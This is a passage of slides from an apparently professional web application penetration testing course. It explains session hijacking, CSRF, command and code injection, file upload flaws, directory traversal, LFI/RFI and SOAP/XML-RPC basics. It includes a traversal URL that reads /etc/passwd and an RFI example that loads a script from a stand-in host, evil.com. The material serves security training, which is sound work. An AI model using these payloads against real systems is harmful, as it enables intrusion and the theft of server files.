- For example, during a penetration test, you discover that the website uses cookies for session management. When a user logs in, the server sends a cookie named "sessionID" with the value "Session12345" to the user's browser. On subsequent requests, the browser includes this cookie, allowing the server to identify and associate the user's requests with their session.

Session Hijacking & Session Fixation

Session Hijacking

- Session hijacking, also known as session theft, is a security attack where an attacker illegitimately takes over a user's active session on a web application.
- In this type of attack, the attacker gains unauthorized access to the user's session token or identifier, allowing them to impersonate the victim and perform actions on their behalf.
- Session hijacking is a severe security threat because it can lead to unauthorized access to user accounts, sensitive data, and potential misuse of the hijacked session.

Session Hijacking - Token Acquisition

- Session Prediction: Predicting or guessing the session token, especially if it's predictable or lacks sufficient randomness.
- Session Sniffing: Intercepting the session token as it's transmitted over an unsecured network, such as an open Wi-Fi hotspot.
- Cross-Site Scripting (XSS): Exploiting a vulnerability in the web application to inject malicious JavaScript into a victim's browser, which can steal the session token.

Session Hijacking - Impersonation

- Once the attacker has the session token, they can impersonate the victim by presenting this token during requests to the web application.
- The application, unaware of the hijacking, treats the attacker as the authenticated user.

Session Hijacking - Impact

- Data Theft: Access and steal the victim's sensitive data, such as personal information, financial details, or confidential documents.
- Account Takeover: Change the victim's account settings, passwords, or email addresses, effectively locking the victim out of their account.
- Malicious Transactions: Conduct unauthorized transactions, make purchases, or manipulate the victim's data.
- Data Manipulation: Modify or delete the victim's data or settings.

Session Fixation

- Session fixation is a web application security attack where an attacker sets or fixes a user's session identifier (session token) to a known value of the attacker's choice.
- Subsequently, the attacker tricks the victim into using this fixed session identifier to log in, thereby granting the attacker unauthorized access to the victim's session.

Session Fixation - Token Acquisition

- The attacker obtains a session token issued by the target web application. This can be done in several ways, such as:
- Predicting or guessing the session token: Some web applications generate session tokens that are easy to predict or lack sufficient randomness.
- Intercepting the session token: If the application doesn't use secure channels (e.g., HTTPS) to transmit session tokens, an attacker may intercept them as they travel over an insecure network, such as an open Wi-Fi hotspot.

Session Fixation - Impersonation

- With a session token in hand, the attacker sets or fixes the victim's session token to a known value that the attacker controls. This value could be one generated by the attacker or an existing valid session token.
- The attacker lures the victim into using the fixed session token to log in to the web application. This can be accomplished through various means:
 - Sending the victim a link that includes the fixed session token.
 - Manipulating the victim into clicking on a specially crafted URL.
 - Social engineering tactics to convince the victim to log in under specific circumstances.

Session Fixation - Hijacking

- Once the victim logs in with the fixed session token, the attacker can now hijack the victim's session.
- The web application recognizes the attacker as the legitimate user since the session token matches what is expected.

Session Hijacking Via Cookie Tampering

Demo: Session Hijacking Via Cookie Tampering

Introduction To Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF)

- Cross-Site Request Forgery (CSRF) is a type of web security vulnerability that occurs when an attacker tricks a user into performing actions on a web application without their knowledge or consent.
- This attack takes advantage of the trust that a web application has in the user's browser.
- In the context of web application penetration testing, understanding CSRF is crucial for identifying and mitigating this security risk.

CSRF Attack Methodology

- In a CSRF attack, the attacker crafts a malicious request and tricks a user into unknowingly sending that request to a vulnerable web application.
- Web applications typically trust that requests coming from a user's browser are legitimate. However, CSRF exploits this trust.
- Most web applications use cookies for user authentication. When a user logs in, they receive a session cookie that identifies them during their session. This cookie is automatically sent with every request to the application.

CSRF Attack Methodology

- The attacker crafts a malicious request (e.g., changing the user's email address or password) and embeds it in a web page, email, or some other form of content.
- The attacker lures the victim into loading this content while the victim is authenticated in the target web application.
- The victim's browser automatically sends the malicious request, including the victim's authentication cookie.
- The web application, trusting the request due to the authentication cookie, processes it, causing the victim's account to be compromised or modified.

CSRF Impact

- CSRF attacks can have serious consequences:
 - Unauthorized changes to a user's account settings.
 - Fund transfers or actions on behalf of the user without their consent.
 - Malicious actions like changing passwords, email addresses, or profile information.

Advanced Electron Forum CSRF

Demo: Advanced Electron Forum

CSRF

Command Injection

Command Injection

- Command injection vulnerabilities in the context of web application penetration testing occur when an attacker can manipulate the input fields of a web application in a way that allows them to execute arbitrary operating system commands on the underlying server.
- This type of vulnerability is a serious security risk because it can lead to unauthorized access, data theft, and full compromise of the web server.

Command Injection - Causes

- User Input Handling: Web applications often take user input through forms, query parameters, or other means.
- Lack of Input Sanitization: Insecurely coded applications may fail to properly validate, sanitize, or escape user inputs before using them in system commands.
- Injection Points: Attackers identify injection points, such as input fields or URL query parameters, where they can insert malicious commands.

Command Injection - Exploitation

- Malicious Input: Attackers craft input that includes special characters, like semicolons, pipes, backticks, and other shell metacharacters, to break out of the intended input context and inject their commands.
- Command Execution: When the application processes the attacker's input, it constructs a shell command using the malicious input.
- The server, believing the command to be legitimate, executes it in the underlying operating system.

Command Injection - Impact

- Unauthorized Execution: Attackers can execute arbitrary commands with the privileges of the web server process. This can lead to unauthorized data access, code execution, or system compromise.
- Data Exfiltration: Attackers can exfiltrate sensitive data, such as database content, files, or system configurations.
- System Manipulation: Attackers may manipulate the server, install malware, or create backdoors for future access.

Demo: Command Injection

PHP Code Injection

PHP Code Injection

- PHP code injection vulnerabilities, also known as PHP code execution vulnerabilities, occur when an attacker can inject and execute arbitrary PHP code within a web application.
- These vulnerabilities are a serious security concern because they allow attackers to gain unauthorized access to the server, execute malicious actions, and potentially compromise the entire web application.

PHP Code Injection - Exploitation

- Malicious Input: Attackers craft input that includes PHP code snippets, often enclosed within PHP tags (<?php ... ?>) or backticks (`).
- Code Execution: When the application processes the attacker's input, it includes the injected PHP code as part of a PHP script that is executed on the server.
- This allows the attacker to run arbitrary PHP code in the context of the web application.

Demo: PHP Code Injection

RCE Via MySQL

Demo: RCE Via MySQL

Testing For Common Attacks

Course Conclusion

Learning Objectives:

- + You will be able to perform HTTP method tampering.
- + You have the ability to attack sites using Basic HTTP Authentication and HTTP Digest Authentication.
- + You will have an understanding of what causes sensitive data exposure vulnerabilities.
- + You will have the ability to perform authentication testing in the form of attacking login forms and bypassing authentication.
- + You will have an understanding of how session management works and the role tokens and cookies play in session management and security
- + You will be able to identify and exploit session hijacking, session fixation and CSRF vulnerabilities.
- + You will be able to identify and exploit command injection and code injection vulnerabilities.
- + You will be able to identify and exploit security misconfigurations in web servers and other outdated and vulnerable components.



Thank You!

EXPERTS AT MAKING YOU AN EXPERT





File & Resource Attacks

Course Introduction



Alexis Ahmed

Senior Penetration Tester @HackerSploit
Offensive Security Instructor @INE



aahmed@ine.com



@HackerSploit



@alexisahmed

Course Topic Overview

- + Introduction To Arbitrary File Upload Vulnerabilities
- + Bypassing File Upload Extension Filters
- + Bypassing PHPx Blacklists
- + Introduction To Directory/Path Traversal Vulnerabilities
- + Identifying & Exploiting Directory/Path Traversal Vulnerabilities
- + Introduction To LFI & RFI Vulnerabilities.
- + Identifying & Exploiting LFI & RFI Vulnerabilities

- + Basic familiarity with
HTTP/HTTPS
- + Basic familiarity with
Linux

Prerequisites

Learning Objectives:

- + You will have an understanding of what File Upload, Directory Traversal, LFI & RFI vulnerabilities are and how to identify them.
- + You will have the ability to bypass file upload filters and blacklists for RCE.
- + You will be able to exploit Directory Traversal vulnerabilities.
- + You will have the ability to identify and exploit LFI vulnerabilities.
- + You will have the ability to identify and exploit RFI vulnerabilities.

A blurred, low-light photograph of two people sitting at a desk, looking at a laptop screen together. One person's face is partially visible on the right, wearing glasses and a dark shirt. The other person's hands are visible on the left, holding a smartphone. The background is dark with some warm light highlights.

Let's Get Started!



Introduction To Arbitrary File Upload Vulnerabilities

Arbitrary File Upload

- An arbitrary file upload vulnerability is a type of security flaw in web applications that allows an attacker to upload and execute malicious files on a web server.
- This can have serious consequences, including unauthorized access to sensitive data, server compromise, and even complete system control.
- The vulnerability arises when the application fails to properly validate and secure the uploaded files. This means that the application may not check if the uploaded file is actually of the expected type (e.g., image, PDF), or it may not restrict the file's location or execution on the server.

Exploitation

- Exploitation: An attacker identifies the file upload functionality in the target application and attempts to upload a malicious file. This file can be crafted to include malicious code, such as PHP scripts, shell commands, or malware.
- Bypassing Validation: If the application doesn't properly validate file types or restricts file locations, the attacker can upload a file with a misleading extension (e.g., uploading a PHP file with a .jpg extension).

Impact

- Remote Code Execution: Once the malicious file is uploaded and executed, it can lead to remote code execution on the server. This means the attacker can run arbitrary code and potentially take control of the server.
- Data Exfiltration: An attacker might use this access to steal sensitive data, manipulate database records, or perform other malicious actions on the server.



Exploiting Basic File Upload Vulnerabilities



Demo: Exploiting Basic File Upload Vulnerabilities



Bypassing File Upload Extension Filters



Demo: Bypassing File Upload Extension Filters



Bypassing PHPx Blacklists



Demo: Bypassing PHPx Blacklists



WordPress wpStoreCart File Upload



Demo: WordPress wpStoreCart File Upload



Introduction To Directory Traversal

Directory Traversal

- Directory traversal vulnerabilities, also known as path traversal or directory climbing vulnerabilities, are a type of security vulnerability that occurs when a web application allows unauthorized access to files and directories outside the intended or authorized directory structure.
- Directory traversal vulnerabilities can lead to serious data breaches and system compromises if not addressed/mitigated.

Exploitation

- Improper Input Handling: Directory traversal vulnerabilities typically arise from improper handling of user input, especially when dealing with file or directory paths. This input could be obtained from URL parameters, user-generated content, or other sources.
- Attacker Manipulation: An attacker takes advantage of lax input validation or insufficient sanitization of user inputs. They manipulate the input by adding special characters or sequences that trick the application into navigating to directories it shouldn't have access to.

Exploitation

- Traversing Directory Structure: By strategically placing ".." (dot-dot) or equivalent directory traversal sequences in the input, the attacker can move up the directory hierarchy. Each ".." signifies going up one level in the directory structure.
- Accessing Sensitive Files: Once the attacker successfully traverses directories, they can access and potentially manipulate files and directories located outside of the application's intended scope. This could include configuration files, user data, scripts, and even system files.

Impact

- Unauthorized Data Access: The primary impact of directory traversal is unauthorized access to sensitive files and directories on the server. Attackers can view, steal, or manipulate data they shouldn't have access to, such as user data, configuration files, application source code, or system files.
- Data Leakage: The exposure of sensitive data can lead to data breaches and the leakage of confidential information. This can include user credentials, financial data, intellectual property, and more.
- System Compromise: In some cases, directory traversal can lead to a complete compromise of the targeted system. Attackers may gain access to critical system files, potentially allowing them to execute arbitrary code, escalate privileges, or take control of the server.

Example

- Let's consider an example to illustrate a directory traversal vulnerability:
- Suppose there's a web application that allows users to download files by providing a file path as a URL parameter, like this:

```
http://example.com/download?file=user123.txt
```

- In this case, an attacker with knowledge of the vulnerability might try the following:

```
http://example.com/download?file=../../../../etc/passwd
```

Methodology

- The attacker appends "../" multiple times to traverse several levels up in the directory structure.
- Eventually, they reach the root directory ("/").
- Then, they specify the target file, "/etc/passwd," which is a critical system file containing user account information on Unix-like systems.
- If the application doesn't properly validate and sanitize the input, it might allow the traversal and expose the "/etc/passwd" file to the attacker.



Directory Traversal Basics



Demo: Directory Traversal Basics



OpenEMR Directory Traversal



Demo: OpenEMR Directory Traversal



Introduction To Local File Inclusion (LFI)

Local File Inclusion (LFI)

- Local File Inclusion (LFI) is a type of security vulnerability that occurs when an application allows an attacker to include files on the server through the web browser.
- File inclusion in web applications refers to the practice of including external files, often scripts or templates, into a web page dynamically. It is a fundamental concept used to create dynamic and modular web applications.
- This vulnerability typically arises when an application does not properly validate or sanitize user input before using it to retrieve or display files on the server. LFI can have serious consequences, as it may allow an attacker to read sensitive system files, execute malicious code, or gain unauthorized access to the server.

Causes

- LFI vulnerabilities typically occur due to poor input validation or lack of proper security mechanisms in web applications.
- Attackers exploit these vulnerabilities by manipulating input parameters that are used to specify file paths or filenames within the application.
- LFI vulnerabilities can exist in various parts of a web application, including:
 - File Inclusion Functions: Functions like `include()`, `require()`, or `file_get_contents()` that accept user-controlled input for file paths.
 - HTTP Parameters: Input fields in web forms or query parameters in URLs.
 - Cookies: If an application uses cookies to determine the file to include.
 - Session Variables: If session data can be manipulated to control file inclusion.

Impact

- Information Disclosure: Attackers can read sensitive files, including configuration files, user data, and source code, exposing critical information.
- Remote Code Execution: In some cases, LFI can lead to the execution of arbitrary code if an attacker can include malicious PHP or other script files.
- Directory Traversal: LFI attacks can allow an attacker to navigate the directory structure, potentially leading to further vulnerabilities or unauthorized access.

LFI vs Directory Traversal

- Local File Inclusion (LFI) and Directory Traversal are related but distinct security vulnerabilities that involve manipulating file paths to access files on a server. Here are the key differences between the two:

Objective

- LFI (Local File Inclusion): The primary objective of an LFI attack is to include and display the contents of a file on the server within the context of a web application. This could include sensitive system files, configuration files, or even user data files.
- Directory Traversal: Directory Traversal, also known as Path Traversal, focuses on navigating the file system's directory structure to access files or directories outside the intended path. While this can lead to LFI, the primary goal is often broader, encompassing the ability to read, modify, or delete files and directories.

LFI vs Directory Traversal

Attack Method

- LFI: LFI attacks usually involve exploiting a vulnerability in a web application that allows the attacker to specify a file path as input. The attacker tricks the application into including or displaying the file's content.
- Directory Traversal: Directory Traversal attacks primarily involve manipulating relative or absolute paths to access files and directories outside the web application's intended scope. This may or may not lead to file inclusion, depending on the attacker's goals.

Scope

- LFI: LFI is a specific type of attack where the attacker's primary goal is to include files. It may or may not involve directory traversal as part of the attack.
- Directory Traversal: Directory Traversal is a broader attack category where the attacker seeks to navigate the file system, potentially leading to LFI but also enabling other attacks, such as reading sensitive data or executing arbitrary commands.

LFI vs Directory Traversal

- In summary, while Local File Inclusion (LFI) and Directory Traversal are related in that both involve manipulating file paths, they differ in their primary objectives, methods, and potential impacts.
- LFI is more focused on including and displaying files, whereas Directory Traversal is a broader attack that can have various consequences beyond file inclusion.



Local File Inclusion Basics



Demo: Local File Inclusion Basics



WordPress IMDb Widget LFI



Demo: WordPress IMDb Widget LFI



Introduction To Remote File Inclusion (RFI)

Remote File Inclusion (RFI)

- A Remote File Inclusion (RFI) vulnerability is a type of security flaw found in web applications that allow an attacker to include and execute remote files on a web server.
- This vulnerability arises due to improper handling of user-supplied input within the context of file inclusion operations.
- This vulnerability can have severe consequences, including unauthorized access, data theft, and even full compromise of the affected server.

Causes

- Insufficient Input Validation: The web application may not validate or filter user input, allowing attackers to inject malicious data.
- Lack of Proper Sanitization: Even if input is validated, the application may not adequately sanitize the input before using it in file inclusion operations.
- Using User Input in File Paths: Applications that dynamically include files based on user input are at high risk if they don't carefully validate and control that input.
- Failure to Implement Security Controls: Developers might overlook security best practices, such as setting proper file permissions or using security mechanisms like web application firewalls (WAFs).

Exploitation

- Identify Vulnerable Input: The attacker identifies a web application that accepts user input and uses it in a file inclusion operation, typically in the form of a URL parameter or a POST request parameter.
- Inject Malicious Payload: The attacker injects a malicious file path or URL into the vulnerable parameter. For example, they might replace a legitimate parameter like ?page=about.php with ?page=http://evil.com/malicious_script.
- Server Executes Malicious Code: When the web application processes the attacker's input, it dynamically includes the remote file or URL. This can lead to remote code execution on the web server, as the malicious code in the included file is executed in the server's context.

Impact

- Unauthorized Access: Attackers can read sensitive files on the server, including configuration files, password files, or application source code.
- Data Theft: Confidential data, such as user credentials or customer data, may be stolen if it's accessible via the web server.
- Malware Injection: Attackers can inject malicious code or backdoors into the server, leading to complete control of the system.
- Server Compromise: If an attacker gains control over the server through RFI, they can execute arbitrary commands, compromise the entire server, and potentially use it as a launchpad for further attacks.



Remote File Inclusion Basics



Demo: Remote File Inclusion Basics




File & Resource Attacks

Course Conclusion

Learning Objectives:

- + You will have an understanding of what File Upload, Directory Traversal, LFI & RFI vulnerabilities are and how to identify them.
- + You will have the ability to bypass file upload filters and blacklists for RCE.
- + You will be able to exploit Directory Traversal vulnerabilities.
- + You will have the ability to identify and exploit LFI vulnerabilities.
- + You will have the ability to identify and exploit RFI vulnerabilities.

A blurred background image showing two individuals in a server room. One person is in the foreground, wearing glasses and a dark shirt, looking down at something. Another person is partially visible behind them. The scene is dimly lit with a red-orange glow, suggesting a server room environment.

Thank You!

EXPERTS AT MAKING YOU AN EXPERT



Web Service Security Testing

Course Introduction



Alexis Ahmed

Senior Penetration Tester @HackerSploit
Offensive Security Instructor @INE



aahmed@ine.com



@HackerSploit



@alexisahmed

Course Topic Overview

- + Introduction To Web Services
- + Web Service Implementations
- + WSDL Language Fundamentals
- + Web Service Security Testing
- + SOAP Web Service Security Testing

- + Basic familiarity with HTTP/HTTPS.
- + Basic familiarity with OWASP ZAP/Burp Suite.

Prerequisites

Learning Objectives:

- + You will have a solid understanding of what web services are, how they work and how they differ from traditional APIs and web applications.
- + You will have an understanding of the different types of Web Service implementations (XML-RPC, SOAP, REST etc) and how they work.
- + You will have an understanding of the WSDL language and how it is used to describe the functionality of web services.
- + You will have an understanding of how to methodologically test a SOAP based web service for common vulnerabilities.
- + You will be able to find and identify WSDL files to discover methods and operations pertinent to the web service.
- + You will be able to invoke hidden methods and test web services for common vulnerabilities like SQL injection and command injection.

A close-up, low-angle shot of a person's face. They are wearing dark-rimmed glasses and a light-colored surgical-style mask. Their hands are visible, resting on a dark computer keyboard. The background is blurred, showing more of the person's face and shoulders. The lighting is dramatic, with strong highlights and shadows.

Let's Get Started!

Introduction To Web Services

What Are Web Services?

- Web services are software components designed to facilitate communication and data exchange between different applications or systems over the internet.
- They allow disparate applications to work together, even if they are developed on different platforms, using different programming languages, or running on different servers.

What Are Web Services?

- They are usually intended to facilitate:
 - Integration between applications: Application ‘A’ uses features implemented in application ‘B’.
 - Separation within an application: Front-end scripts that use web service functionality to dynamically update the content.

Web Services vs Web Applications

Web Services:

- Web services are designed to facilitate communication and data exchange between different software systems over the internet.
- They provide a standardized way for different applications to interact with each other, often using protocols like SOAP (Simple Object Access Protocol) or REST (Representational State Transfer).
- Web services are typically used for machine-to-machine communication and are not meant for direct human interaction.

Web Services vs Web Applications

Web Applications:

- Web applications are software programs that are accessed through a web browser and are designed to perform specific tasks or provide services directly to end-users.
- They are meant for human interaction and can range from simple websites to complex web-based applications like email clients, social media platforms, or online shopping sites.

Web Services vs Web Applications

Aspect	Web Services	Web Applications
Purpose	Facilitate data exchange between applications.	Provide services or perform tasks directly for end-users.
User Interaction	No user interface; meant for machine-to-machine communication.	Has a user-friendly interface for human interaction.
Data Exchange	Exchanges structured data between applications.	Involves user data input, processing, and result presentation.
Communication Protocol	Uses protocols like SOAP, REST, XML-RPC, or JSON-RPC.	Primarily uses HTTP/HTTPS for communication.
Security Focus	Focuses on securing data during transmission and access control.	Broader security aspects, including authentication, authorization, data validation, and protection against web vulnerabilities.
Examples	Payment gateways (e.g., PayPal API), weather data services.	Online banking, e-commerce (Amazon), email (Gmail), social networking (Facebook).

Key Characteristics of Web Services

- Interoperability: Web services promote interoperability by providing a standardized way for applications to communicate. They rely on open standards like HTTP, XML, SOAP, REST, and JSON to ensure compatibility.
- Platform-agnostic: Web services are not tied to a specific operating system or programming language. They can be developed in various technologies, making them versatile and accessible.

Key Characteristics of Web Services

- Loose Coupling: Web services allow for loosely coupled interactions between systems. This means that changes in one system's implementation do not necessarily disrupt the functionality of other systems.
- Location Independence: Web services operate over the internet, making them location-independent. They can be hosted on different servers and accessed from anywhere with an internet connection.

Web Services Vs APIs

Web Services Vs APIs

- Web services and APIs (Application Programming Interfaces) are related concepts in web development, but they have distinct differences.
- Web services are a broader category of technologies used to enable **machine-to-machine** communication and data exchange over the internet. They encompass various protocols and data formats. APIs, on the other hand, are a set of rules and tools that allow **developers** to access the functionality or data of a service, application, or platform.

Web Services Vs APIs

- **Web services** are a broad category of technologies and protocols designed to facilitate communication and data exchange between different software systems over the internet. They are meant to provide a standardized way for various applications, often on different platforms and using different programming languages, to interact with each other.
- **APIs (Application Programming Interfaces)**, on the other hand, refer to a set of rules, protocols, and tools that allow different software applications to communicate with each other. They provide access to the functionality or data of an application or service for developers to use in their own applications.

Web Services vs APIs

Aspect	Web Services	APIs (Application Programming Interfaces)
Purpose	Facilitate data exchange between software systems.	Provide access to the functionality or data of an application or service for developers.
Communication Protocol	Can use various protocols, including SOAP, REST, XML-RPC, JSON-RPC, and more.	Can use various protocols, often associated with RESTful APIs but not limited to them.
Data Format	Use multiple data formats, such as XML and JSON.	Can work with different data formats, including JSON, XML, or custom formats.
Interface	Do not have a user interface for direct human interaction.	Do not have a user interface but are used by developers to build applications with user interfaces.
Scope	A subset of APIs, specifically focused on web-based data exchange.	A broader concept encompassing various types of interfaces for software interaction.
Standards	WS-Security, WS-Policy for SOAP-based web services.	OpenAPI (formerly Swagger) for documenting RESTful APIs, GraphQL for querying APIs.

Web Service Implementations

Web Service Implementations

- Web service implementations refer to the different ways in which web services can be created, deployed, and used.
- There are several methods and technologies available for implementing web services. We will be exploring them in the next set of slides.

Web Service Implementations

- SOAP (Simple Object Access Protocol): SOAP is a protocol for exchanging structured information in the implementation of web services. SOAP-based web services use XML as their message format and can be implemented using various programming languages.
- JSON-RPC and XML-RPC: JSON-RPC and XML-RPC are lightweight protocols for remote procedure calls (RPC) using JSON or XML, respectively. These are simpler alternatives to SOAP for implementing web services.
- REST (Representational State Transfer): REST is an architectural style for designing networked applications, and it uses HTTP as its communication protocol.

XML-RPC

- XML-RPC (Extensible Markup Language - Remote Procedure Call) created in 1998, is a protocol and a set of conventions for encoding and decoding data in XML format and using it for remote procedure calls (RPC).
- It is a simple and lightweight protocol for enabling communication between software applications running on different systems, often over a network like the internet.
- XML-RPC has been used as a precursor to more modern web service protocols like SOAP and REST.
- It works by sending HTTP requests that call a single method implemented on the remote system.

XML-RPC - Request Example

```
POST /xml_rpc/web_service.php HTTP/1.1
User-Agent: Zend_XmlRpc_Client
Host: wp.site
Content-Type: text/xml
Content-length: 179
...
<?xml version="1.0"?>
<methodCall>
    <methodName>My.Method</methodName>
    <params>
        <param>
            <value>www.google.com</value>
        </param>
    </params>
</methodCall>
```

Request headers such as user agent, hosts, content type etc.

Payload format in XML.

Must contain `<methodCall>` with the `<methodName>` sub-item.

XML-RPC encodes data in XML format, which is both human-readable and machine-readable. It uses XML tags to represent data types and method calls.

XML-RPC - Requests & Responses

```
<?xml version="1.0"?>
<methodCall>
  <methodName>sampleMethod</methodName>
  <params>
    <param>
      <value><int>42</int></value>
    </param>
  </params>
</methodCall>
```

REQUEST

```
<?xml version="1.0"?>
<methodResponse>
  <params>
    <param>
      <value><string>Hello, World!</string></value>
    </param>
  </params>
</methodResponse>
```

RESPONSE

JSON-RPC

- JSON-RPC (Remote Procedure Call) is a remote procedure call (RPC) protocol encoded in JSON (JavaScript Object Notation).
- Like XML-RPC, JSON-RPC enables communication between software components or systems running on different machines or platforms.
- JSON-RPC is known for its simplicity and ease of use and has become popular in web development and microservices architectures.
- JSON-RPC is very similar to XML-RPC, however, it is usually used because it provides much more human-readable messages and takes less data to for communication.
- JSON-RPC allows a client to invoke methods or functions on a remote server by sending a JSON object that specifies the method to call and its parameters.

JSON-RPC

- The message sent to invoke a method is a request with a single object serialized using JSON. It has three properties:
 - method: name of the method to invoke
 - params: an array of objects to pass as arguments
 - id: request ID used to match the responses/requests

JSON-RPC - Request Example

```
POST /json_rpc/web_service.php HTTP/1.1
User-Agent: my_user_agent
Host: wp.site
Content-Type: application/json-rpc
Content-length: 57
...
{"method": "MyMethod", "params": ["www.google.com"], "id": 1}
```

Request Headers
like User-Agent,
Host etc

This is a single object serialized using JSON. Note the three properties: method, params and id.

SOAP

- SOAP (Simple Object Access Protocol) is a protocol for exchanging structured information in the implementation of web services.
- It is a protocol that defines a set of rules and conventions for structuring messages, defining remote procedure calls (RPC), and handling communication between software components over a network, typically the internet.
- SOAP is seen as the natural successor to XML-RPC and is known for its strong typing and extensive feature set, which includes security, reliability, and transaction support.
- SOAP Web Services may also provide a Web Services Definition language (WSDL) declaration that specifies how they may be used or interacted with.

SOAP - Request Example

```
POST /soap_rpc/web_service.php HTTP/1.1  
User-Agent: PHP-SOAP  
Host: wp.site  
Content-Type: text/soap+xml  
Content-length: 179
```

...

```
<?xml version="1.0"?>  
<soap:Envelope  
    xmlns:soap="http://www.w3.org/2003/05/soap-envelope"  
    soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">  
    <soap:Body xmlns:m="http://ws.site/soap_ws/ws">  
        <m:MyMethod>  
            <m:Host>www.google.com</m:Host>  
        </m:MyMethod>  
    </soap:Body>  
</soap:Envelope>
```

Request headers such as user agent, hosts, content type etc.

Body of the request (XML)

SOAP - Requests & Responses

```
<soapenv:Envelope  
    xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"  
        xmlns:web="http://www.example.com/webservice">  
    <soapenv:Header/>  
    <soapenv:Body>  
        <web:sampleMethod>  
            <web:inputParameter>42</web:inputParameter>  
        </web:sampleMethod>  
    </soapenv:Body>  
</soapenv:Envelope>
```

REQUEST

```
<soapenv:Envelope  
    xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"  
        xmlns:web="http://www.example.com/webservice">  
    <soapenv:Header/>  
    <soapenv:Body>  
        <web:sampleMethodResponse>  
            <web:result>Hello, World!</web:result>  
